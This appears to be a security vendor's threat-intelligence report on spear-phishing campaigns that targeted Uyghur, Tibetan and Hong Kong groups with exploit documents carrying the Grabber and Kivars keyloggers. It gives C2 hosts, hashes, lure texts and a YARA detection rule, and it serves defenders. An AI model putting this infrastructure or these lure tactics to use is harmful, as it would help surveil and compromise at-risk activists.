
SHA-256: (Spearphish): bacc4edb5e775d2c957022ad8360946c19f9f75ef2709c1db2d6708d53ec2cd1

SHA-256 (RTF): af2cc5bb8d97bf019280c80e2891103a8a1d5e5f8c6305b6f6c4dd83ec245a7d


SHA-256 (IEChecker.exe): 7a200c4df99887991c638fe625d07a4a3fc2bdc887112437752b3df5c8da79b6

Connections to Historical and Ongoing Threat Campaign Activity: Uyghur NGO, Tibetans


The C2 is 180.169.28[.]58 TCP/8080 and is located in Shanghai, China. This IP address has been associated with a dynamic DNS provider, and has resolved as goodnewspaper.f3322[.]org and xinxin20080628.3322[.]org in the past.



Goodnewspaper[.]f3322.org as well as potentially related domains goodnewspaper.3322[.]org and goodnewspaper.gicp[.]net were listed as C2 for threat activity in a paper presented at the Usenix conference in 2014 entitled “A Look at Targeted Attacks Through the Lense of an NGO” [14] that analyzes targeted exploitation campaigns from 2009 and 2013 directed particularly at the World Uyghur Congress (WUC) NGO. As a result of this infrastructure overlap, we see a connection to prior activity and a larger historical sense of targeting against Uyghur interests. In addition to the goodnewspaper sites, we also see numerous other Uyghur themed sites associated to the IP address:



The **xinxin20080628** hostname portion of one of the domain names is also interesting, as it was mentioned in a 2009 report by F-secure [15] as associated with a different dynamic DNS provider, gicp.net. The domain in that case was xinxin20080628.gicp[.]net instead of xinxin20080628.3322[.]org as observed here. The xinxin20080628.3322[.]org domain only resolved for a very short period of approximately four hours on April 23, 2014.



While it is of course possible that the use of this domain is a misdirection designed to point analysts in the wrong direction, it is also possible that the actor using the dynamic DNS client/script made a mistake and temporarily resolved the domain, or had need to do so on a short-term basis (to test C2 perhaps). As this is an older artifact, there could be other explanations however it is a clue worth noting that may tie modern activity to previously documented campaigns and their TTPs and threat actors.

A master list of IOC's provided by Citizen Lab (released in conjunction with their reporting on various advanced threat activity) lists the domain xinxin20080628[.]gicp.net in November 2010 [16] and the IP address being used at that time:

2010-11-19 xinxin20080628.gicp[.]net 114.60.106[.]156

This domain is also included in the aforementioned USENIX paper. Other campaign activities involving the xinxin20080628.gicp[.]net domain were profiled by Communities @ Risk [17] and reveals activity in 2010 involving two executables delivered to a target. The payload in that case was the IEXPLORE RAT, also known as C0d0s0. The IEXPLORE campaign discussed therein involved targeting of Tibetan and Chinese communities. The

connection to prior threat campaigns suggests that campaign activity continues and continues to evolve as new exploit code becomes available.

A substantial amount of activity surrounds the domain `xinxin20080628.gicp[.]net` that may be of interest in expanding potentially related context. Those interested in further explorations of threat indicators from past activity may benefit from examining malware such as the malicious RTF targeting CVE-2010-3333 (SHA-256: `14fcfccb0ae8988f95924256a38477fcc5c2c213d8a55e5a83c8c1bb67a4b6d4`). This malicious RTF generates network traffic to `xinxin20080628.gicp[.]net` and `humanbeing2009.gicp[.]net`. Targeting of Tibetan groups with malicious RTF files and exploitation of CVE-2010-3333 is also mentioned in the aforementioned Communities @ Risk document.

Another interesting domain overlap concerns malware observed in 2013 dubbed BLame, also known as Mgbot or Mgmbot and discussed on page 18 of the presentation given at Virus Bulletin 2013 [18]. These slides describe the use of the `goodnewspaper.gicp[.]net` and `goodnewspaper.3322[.]org` domains in version 2.3 of the malware payload, first observed in July of 2012. This incident is interesting because the malcode is hidden in such a manner as to appear to be an MP3 encoding library [19].

Targeted Exploitation #2: Attempted Human Rights Target, Grabber Malware

While there are other instances of exploitation taking place via crafted documents using the same four CVE's, only one has a matching SSDEEP hash (`6144:NwOD0nTHfnxBI7p01yDn8FJD1O6JN0MrvVburdr3QM5o1Zx0a4VgLjv9uM+yb3Hx:ZbqQM5oBfv9uMt5yGg BT5yL`) as the prior sample discussed in Targeted Exploitation #1. The spear phishing e-mail in this second case appears to have been sent to the wrong target, as an apparent error in the targets email address is observed – the e-mail address was entered using the number 1 instead of an l character. The message follows:




The e-mail was sent on Thursday Dec 31, 2015 at 19:08:25 +0800 (HKT) and was submitted to Virus Total from Taiwan. The Chinese language text in the mail message, when translated to English, mentions a meteor shower and the Hong Kong Space Museum. This is a different approach than threat actors providing the usual geopolitical content, but perhaps the intent was to provide some item that may be considered personally interesting to the target.

Related Dates	
Last Modified	12/31/2015 3:19 PM
Created	12/31/2015 3:16 PM
Last Printed	
Related People	
Author	webAdmin
	Add an author
Last Modified By	webAdmin

The attachment filename “與天空有約!12 個 2016 年不可錯過的天文現象 mm.doc” roughly translates from Chinese as “About the sky ! 12 2016 astronomical phenomenon not to be missed”.

The Word document metadata, to the left, shows our now-familiar timeframe of December 31, 2015 and a name of “webAdmin” as the document author and modifier. Depending upon the generation scenario at play, such document metadata may or may not be useful, but is being included inside this report to provide potential indicators that may help track down other APT activity.

The original text of the document and a rough English translation is as follows:

<p>早前香港太空館公佈2016年香港12個重大天文現象，不但提到三大流星雨極大期，還有40年來香港最大的滿月、兩次半影食等。假若錯過了去年的天文現象，看看以下的時間表，預備跟天空來一場約會吧！</p> <p>與天空有約!12個2016年不可錯過的天文現象</p> <p>1月4日：象限儀座流星雨極大</p> <p>1月4日高峰期唔啱日下午四點，未天黑的情況會睇到流星嘅機率相對低，但流星雨出現時間不限於1月4日，由12月28日至1月12日期間亦有機會觀賞。</p> <p>3月8日：木星衝</p> <p>「木星衝」是指木星最接近地球，當日是最理想的觀測日子，而木星是太陽系中最大的行星，繼金星外是最光亮的行星，而且用一般的望遠鏡便可觀賞，絕得值得一睇。</p> <p>3月9日：日偏食</p> <p>日偏食是日食的其中一個階段，太陽會被部份月球面覆蓋。日偏食會由當日上午8時05分開始，至8時58分達到食甚，約三分之一的太陽盤面直徑會被遮掩，食分為0.33，整個日食會於上午9時57分結束。錯過這次日偏食，下一次要等2019年12月26日！</p> <p>3月23日：半影月食</p> <p>半影月食指月球只掠過地球的半影區，造成月面光度極輕微減弱，但憑肉眼不易察覺。根據太空館預測，香港可見月出帶食，半影月食會於當日下午6時29分至9時57分發生。</p> <p>4月22日：2016年最小滿月</p> <p>每個月都有滿月，但4月這一次的是全年面積最細，可惜憑肉眼較難分辨。</p> <p>5月22日：火星衝</p> <p>同木星衝一樣原理，指火星當日最接近地球，太空館更表示當日係兩年來最適合觀賞的時期。</p> <p>6月3日：土星衝</p> <p>同上講法一樣，指土星當日最接近地球。</p> <p>8月12日：英仙座流星雨極大</p> <p>英仙座流星雨是全年可觀性較高的流星雨群，流星數目相對穩定，在極佳觀測條件下，極大期每小時可觀察到高達一百顆流星。而且高峰期為當晚10時，可以唔駛通宵駐紮喇！</p> <p>8月27、28日：金星合木星（預計在黃昏發生）</p> <p>9月17日：半影月食</p> <p>同3月份一樣，預測於當日凌時53分至4時56分發生。</p> <p>11月14日：2016年最大滿月</p> <p>今年面與最大的滿月，屆時月亮又圓又大，仲係近最40年來最大滿月，大家記得賞這個2016年超級圓月！</p> <p>12月15日：雙子座流星雨極大</p> <p>16年雙子座流星雨將於12月4日至17日期間出現，極大當日近滿月，預料觀測條件欠佳。</p>	<p>Earlier, Hong Kong Space Museum, Hong Kong 2016 released 12 major astronomical phenomenon, not only mention of the three great meteor shower, as well as the largest full moon in 40 years in Hong Kong, two penumbral eclipse like. If missed last year's astronomical phenomenon, look at the following timetable to prepare the sky with a date now!</p> <p>About the sky! 12 2016 astronomical phenomenon not to be missed</p> <p>January 4: Quadrantids great</p> <p>Peak January 4 leaves at four in the afternoon the same day, not dark situation will be relatively low probability Didao generous meteor, but a meteor shower occurs Anytime on January 4 by between December 28 to January 12 date also the opportunity to watch.</p> <p>March 8: Jupiter punch</p> <p>"Jupiter red" refers to Jupiter closest to Earth, the day is the best day of observation, while Jupiter is the largest planet in the solar system, following the outer Venus is the brightest planet, but also with ordinary telescopes can watch, must have worth Air.</p> <p>March 9: a partial eclipse</p> <p>A partial eclipse is one of the stages of the eclipse, the sun will be covered part of the moon surface. Partial eclipse starting from the date of 8:05 to 8:58 to reach eclipse, about one-third the diameter of the disk of the sun will be obscured, food is divided into 0.33, the entire eclipse will be at 9:57 ended. Miss the partial eclipse, the next time to wait for December 26, 2019!</p> <p>March 23: penumbral lunar eclipse</p> <p>Penumbral lunar month forefinger only passing Earth's penumbra, causing lunar luminosity very slight weakening, But, imperceptible to the naked eye. According to forecast Space Museum, Hong Kong visible moon with food, penumbral lunar eclipse on the same day will be 18:29 to 9:57 occur.</p> <p>April 22: 2016 Minimum Full Moon</p> <p>Every month, the full moon, but this time in April of the year is the smallest area, but difficult to distinguish with the naked eye.</p> <p>May 22: Mars red</p> <p>Jupiter punch with the same principle, referring to the date of closest approach to Earth Mars Space Museum also said that day at the most suitable for viewing in two years time.</p> <p>June 3: Saturn opposition</p> <p>The same argument as above, refers to the date closest to the planet Saturn.</p> <p>12 August: Perseids great</p> <p>Perseids are considerable higher annual meteor shower base, the number of meteors is relatively stable under excellent viewing conditions, greatly hour period can be observed up to one hundred meteors. And for the evening peak of 10, can be stationed overnight Waterfront Promenade La!</p> <p>August 27, 28: Venus, Jupiter (expected to take place in the evening)</p> <p>September 17: penumbral lunar eclipse</p> <p>The same as in March, the same day forecast Ling 53 to 4:56 occur.</p> <p>November 14: 2016, the largest full moon</p> <p>This year the largest surface Hing full moon, when the moon is round and large, most Chung Department nearly 40 years, the largest full moon, we remember the 2016 Super full moon tours!</p> <p>December 15: Geminid meteor shower great</p> <p>16 years Gemini meteor shower will be held December 4 to 17 date appears great day nearly full moon is expected poor observing conditions.</p> <p>☆ □ 🔊 ⏮</p> <p> Suggest an edit</p>
---	--

The final payload in this document exploit is also Grabber – the same sample used in Targeted Exploitation #1. Therefore, this sample uses the same C2 as Targeted Exploitation #1 and other samples profiled in this set.

IOC's

C2: 180.169.28.58:8080

Filename: 與天空有約!12 個 2016 年不可錯過的天文現象 mm.doc

MD5 (spearphish): b6e22968461bfb2934c556fc44d0baf0

MD5 (RTF): 74a4fe17dc7101dbb2bb8f0c41069057

MD5 (~tmp.doc): fcfe3867e4fa17d52c51235cf68a86c2


MD5 (IEChecker.exe): 46c7d064a34c4e02bb2df56e0f8470c0
SHA-256 (spearphish): 4f52292a2136eb7f9538230ae54a323c518fa44cf6de5d10ca7a04ecb6a77872
SHA-256 (RTF): 0683fac0b564fe5d2096e207b374a238a811e67b87856fc19bdf8eb3d6f76b49
SHA-256 (~tmp.doc): 60ef10cce9974cdc8a453d8fdd8ddf0cad49c6f07d2c4d095ff483998685b421
SHA-256 (IEChecker.exe): 7a200c4df99887991c638fe625d07a4a3fc2bdc887112437752b3df5c8da79b6

Connections to Historical and Ongoing Threat Campaign Activity

The analysis service cryptam.com contains this particular malware sample [20] and is using YARA to classify the sample using a tag of “apt_north_bever_wmonder_vidgrab”. The name “north beaver” doesn’t appear to be related to a publicly known APT campaign. Vidgrab is however another name for the Grabber/Evilgrab malware. The presence of “wmonder” in the YARA rule is most likely due to the use of the older Grabber C2 domain webmonder.gicp[.]net, mentioned by Trend Micro in their 2013 2Q Report on Targeted Attack Campaigns [21]. Documents associated with the classifier “apt_north_bever_wmonder_vidgrab” have been present since at least 2013. It is possible that there is a relationship between these earlier malicious documents and recently observed activity, or that the recent documents are simply a reflection of the continuation of prior campaign activity.


Targeted Exploitation #3: Asian Press, Kivars Keylogger Payload

On Jan 2, 2016 a spearphish mail was sent to the target.



The subject for this message is “[BULK] TIBET, OUR BELOVED NATION AND WILL NEVER FORGET IT.” In this case, the actors have embedded the malware inside a RAR file and have positioned the RAR file as needing translation. It is not known how common it may be for authors to use the RAR format in such a case, however it does appear to be suspicious.

The specific target in this case appears to be an individual working with a media and publications press in Hong Kong. The company associated with this individual has been reported to be heavily influenced by the Chinese Government.



The RAR archive contains a file named “brochure.doc” (note the space) which is actually an RTF. Opening brochure .doc in a vulnerable environment (Windows 7, Office 2013, unpatched) results in the display of a file that appears to be corrupted and/or composed of garbage characters, as observed on the left.

Triggering of the final payload results in a TCP connection to 103.240.203[.]232:8080. This IP address is located in Hong Kong (in-country to the target). When the malware initiates an outbound connection to the server, the server responds with the following data:

```
00000000 05 00 00 00 bc 73 61 e5 83 .....sa. .
```

This information may be useful for network-based detection.

During analysis, several files were created during the exploitation, including tnyjs.dll, uhfx.dat, uhfx.dll, and yxsrhshxhdbldkc.dat. These were created in the Windows/System32 folder.

```
11/20/2010 03:29 PM 47,104 tnyjs.dll
11/20/2010 03:29 PM 45,568 uhfx.dat
11/20/2010 03:29 PM 47,104 uhfx.dll
11/20/2010 03:29 PM 45,568 yxsrhshxhdbldkc.dat
```

Attempting to open one of the DLL's in IDA Pro resulted in a helpful pop-up message that reveals a PDB string that correlates this sample with instances of the Kivars keylogger [22]. The PDB string is Q:\Projects\Br2012\Release\svc.pdb. Analysis of this DLL sample reveals that it is designed to run as a service, which matches the design of Kivars.



IDA has determined that the input file was linked with debug information, and the symbol filename is: 'Q:\Projects\Br2012\Release\svc.pdb'
Do you want to look for this file at the local symbol store and the Microsoft Symbol Server?

Connections to Historical and Ongoing Threat Campaign Activity: Shrouded Crossbow

Several additional samples of the Kivars malware were discovered that might have an overlap with this particular campaign. The overlap is circumstantial, since the only common elements we have are the use of Kivars itself, and C2 infrastructure also being geolocated in Hong Kong. Kivars appears to be somewhat rare, with only a limited amount of samples appearing in the ASERT malware analysis repository. It is currently unknown if the malware family is closely held, or shared among numerous actor groups.

Pivoting on the import hash value of the malware payload reveals a potentially related sample, an unnamed keylogger malware analyzed by ASERT on 1-20-2016 with an MD5 of a0dc5723d3e20e93b48a960b31c984c0 and a SHA-256 hash of 185fc01ec8adbaa94da741c4c1cf1b83185ae63899f14ce9949553c5dac3ecf6. This sample connected to the same C2 - akm.epac[.]to on TCP/8088, resolving at analysis time as 103.240.203[.]232, an IP address in Hong Kong. The domain akm.epac[.]to began resolving to this IP address on January 2, 2016 and the domain gugehotel[.]cn began resolving to this IP address on February 23, 2016 and continues to resolve as of this writing on March 16, 2016.

The gugehotel domain also shows resolution activity between 11-7-2014 and 6-9-2015 to the IP address 107.183.86[.] that reveal a large number of passive DNS resolutions (570), which likely disqualifies the IP address for follow-up research. It is potentially interesting to note however that many of the passive DNS resolutions for this domain have the suffix domain cos-china.com. This may be related to the China Operating System (COS) which is a Chinese-based operating system designed to compete with iOS and Android [23].

Pivoting on aspects of this sample returns other potentially interesting samples:

- MD5 937c13f5915a103aec8d28bdec7cc769 uses a C2 of 203.160.247[.]21:443
 - ASN 10126 | 203.160.247.21 | TW | CHTI-IP-AP Taiwan Internet Gateway,TW
 - This C2 IP address is also found in a Kivars service binary (MD5: 19b2ed8ab09a43151c9951ff0432a861, SHA-256: 9d69221584a5c6f8147479282eae3017c2884ae5138d3b910c36a2a38039c776)
- MD5: b2ae8c02163dcee142afe71188914321 – uses wins.microsoftmse[.]com for C2.
 - This sample was submitted to Virus Total in October of 2014 from Taiwan.

Samples discovered so far are triggering an AV detection of Kivars, which has been written about by Trend in 2014 [24].

One particular sample first submitted to Virus Total in 2013 and discovered via a Yara retrohunt, has the following properties:

MD5: 0566703ccda6c60816ef1d8d917aa7b0

SHA-256: 766e0c75bb13986f6a18f9f6af422dbda8c6717becc9b02cc4046943a960d21f

This sample once connected to `adc.microsoftmse[.]com` (122.10.9[.]121), resolving to an IP address in Hong Kong. This resolution only appears to have taken place on 7-6-2013 and was associated with the bifrose Trojan and also correlates with Shrouded Crossbow activity. Numerous other domains resolving to this IP were also observed to be part of Shrouded Crossbow infrastructure. The domain `microsoftmse[.]com` currently points to Microsoft address space, but was used by threat actors in the past.

Further details on Operation Shrouded Crossbow were published by Trend Micro in December of 2015 [22] and reveals the use of the Bifrose and Kivars Trojans and the relationship between the two – Kivars appears to have re-used at least some parts of the Bifrose code. [25]

Submitting one of the DLL's to Virus Total results in predictable scan results, and pivoting on the import hash results in the discovery of several more samples of the Kivars service. Scanning Virus Total indicates numerous recent detections of Kivars. Many of the discovered Kivars service files have been submitted in January and February of 2016, indicating a new wave of activity and/or detection.

A YARA rule to detect instances of Kivars running as a service is included herein. Service files are distinct and can be analyzed directly, but scanning of memory could also be useful in the event that Kivars becomes more highly obfuscated.

```
rule kivars_service {
```

```
meta:
```

```
description = "Detects instances of Kivars malware when installed as a service"
author = "cwilson@arbor.net"
SHA-256 = "443d24d719dec79a2e1be682943795b617064d86f2ebaec7975978f0b1f6950d"
SHA-256 = "44439e2ae675c548ad193aa67baa8e6abff5cc60c8a4c843a5c9f0c13ffec2d8"
SHA-256 = "74ed059519573a393aa7562e2a2afaf046cf872ea51f708a22b58b85c98718a8"
SHA-256 = "80748362762996d4b23f8d4e55d2ef8ca2689b84cc0b5984f420afbb73acad1f"
SHA-256 = "9ba14273bfdd4a4b192c625d900b29e1fc3c8673154d3b4c4c3202109e918c8d"
SHA-256 = "fba3cd920165b47cb39f3c970b8157b4e776cc062c74579a252d8dd2874b2e6b"
```

```
strings:
```

```
$s1 = "\\Projects\\Br2012\\Release\\svc.pdb"
$s2 = "This is a flag"
$s3 = "svc.dll"
$s4 = "ServiceMain"
$s5 = "winsta0"
```

```
condition:
```

```
uint16(0) == 0x5A4D and filesize < 1000000 and (all of ($s*))
}
```

Interestingly, all of these Kivars service files listed in the YARA rule have the same compilation date of 2013-11-20@00:26:30. Some AV detection that appears to be reasonably accurate includes BKDR_KIVARS.SMV0 (Trend) and Win32/Agent.XUI Trojan (ESET).

IOC's

C2: akm.epac[.]to
 C2: 103.240.203.232:8080
 MD5 (brochure .rar): c8c6365bf21d947e8e986d4766a9fc16
 MD5 (brochure .doc): 835fee42132feebe9b3231297e5e71a8
 MD5 (binary): 905d1cd328c8cfc378fb00bfa38f0427
 Imphash (binary): fea5902afa6e504a798c73a09b83df5e
 MD5 (tnyjs.dll): 5bc954d76342d2860192398f186f3310
 MD5 (uhfx.dll): 6db7ad23186f445c410f59a41e7f8ac5
 SHA-256 hash (brochure .rar): e8af4f3504b0e1cf165dfd1070342b831fd7b5b45da94c6f2a25c28dd6eb3c4a
 SHA-256 hash (brochure .doc): 0ed325b841a2beb446c5e9a6825deaa021651c8b627aa7147d89edde05af6598
 SHA-256 (binary): 18219708781208889af05842ea6d563e56910424ec97ef8f695c0c7a82610a23
 SHA-256 (tnyjs.dll): 5676c0b2d3c139dbef5bafa0184576bd1a4ccbd3f7d40b4a6a099a1e61bc2a39
 SHA-256 (uhfx.dll): a46905252567ed2fe17a407d8ae14036fde180f0a42756304109f34d1e8ad872

Targeted Exploitation #4: 64 Bit Kivars Keylogger

Targeting is not available for this sample, however it was first uploaded to VT from Korea and first observed by ASERT on January 2, 2016. A 64-bit instance of the Kivars malware is dropped from this exploitation into the AppData/Local/Temp directory with a .tmp file extension. The bait/distraction document displayed is very similar to the document observed in the previously discussed Kivars sample:



```

|| 渤吹斗腹郝媚牌侨熵矣哉肿到叁忤溴驍括犖蝮縶縶??  000000000000 00000000

0?      ?      000000000000 00w 000000!100AQ0aq0"2?0B      懣      縶
      #3R?br?0$4??000&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz 們剝啗珍姪掇晚換樺iii
 3 Hi 拟炒刀犯购旅呐魄壬室釉罩棕仝忤溴驍括牝犖縶縶縶? 00 0000 ? K 啖0 I
?| 話*[m0翁椿?癱)=眇|劫<?)?f咳~b00=q 蛞 v?U 衰嫫?/#懶?j 碳策 H?廣苙姚鮎0n?^?q0\s 訖?]
縶嫫???0?琿 E"0(5)7D0 竟嫫 V.鎂醞 S 課?j 鄧蓓?I 珙堆=H 焜是?旗 q 醞~,晃 p U 韜 m.J 隋?x
妻啡攏 h 跋?F?擻;縶€鮫焜 ocW 驢-淡縶?剛? ìvz 愁佼?b00馆'?产~5n 錐[L?Dm?河,项
7?TW0k&N7)(+)S%叙箇 I#燐 SO00000000 c(縶點瞭立抑 lbQ0
縶縶??00b 縶 U0d 銓洽 k 汙[q 渥

```

The RTF file contains the following metadata:

Related Dates	
Last Modified	12/30/2015 9:15 PM
Created	12/30/2015 9:12 PM
Last Printed	
Related People	
Author	 XXX
	Add an author
Last Modified By	 XXX

The date of 12/30/2015 is fairly close to the timeframe observed within other malware sample and spearphish metadata. The author and last modified value is “xxx” which was not observed again while analyzing malware samples for this report.

Trend Micro profiled the 64-bit version of Kivars in 2014 [25]. This version will not execute in a 32-bit environment, therefore it is possible that additional targeting occurred in order to scope the victim machine.

If compilation dates were not faked, this sample was compiled back in November of 2013.

Property	Value
Signature	0x00004550
Machine	Amd64
NumberOfSections	5
TimeStamp	0x528C5B4F (Wed Nov 20 00:48:47 2013)

IOCs

C2: akm.epac[.]to

C2: 103.240.203[.]232



MD5 (RTF): ba77d50870756d247a580b8a3a56722c

MD5 (dropper): 1c4e3c4df094c32faf0c30f6a613c63e
 MD5 (payload): 89e4cff1496aafa0776619729a75d4ab
 MD5 (payload): f25634becd08d5298db1f3014e477e00
 SHA-256 (RTF): ad251fd7427c0334f34aabe100a216b4af48b1ab4a01705f44b3421edd0be6ae
 SHA-256 (dropper): f6bc895b36446d172c4a99be2587376b48fa3b1b0f6150eb8ab83f649f7b8bc6
 SHA256 (payload): 8dfcae0eb358f48fc30163e58c75823117f6fd501a48f3dfef19a06d1c21aa51
 SHA256 (payload): f8a18e8b8e6606617e3a63ee5a3050a1b30361703c9a7d9e2d5cc94090c9907b

Targeted Exploitation #5: “Sixteen Drops of Kadam Empowerment” T9000 Keylogger

This document was submitted on 2015-12-31 09:27:24 as “Sixteen Drops of Kadam Empowerment.doc” (note the misspelling) from India. This instance of threat activity borrows the theme and content from a page posted by the Central Tibetan Administration that talks about a spiritual ceremony undertaken by the Dalai Lama [26]. It is interesting to note that the threat actors wasted no time on this particular exploitation attempt, since the post was made on December 31 and the spearphish mail was sent on the same day.

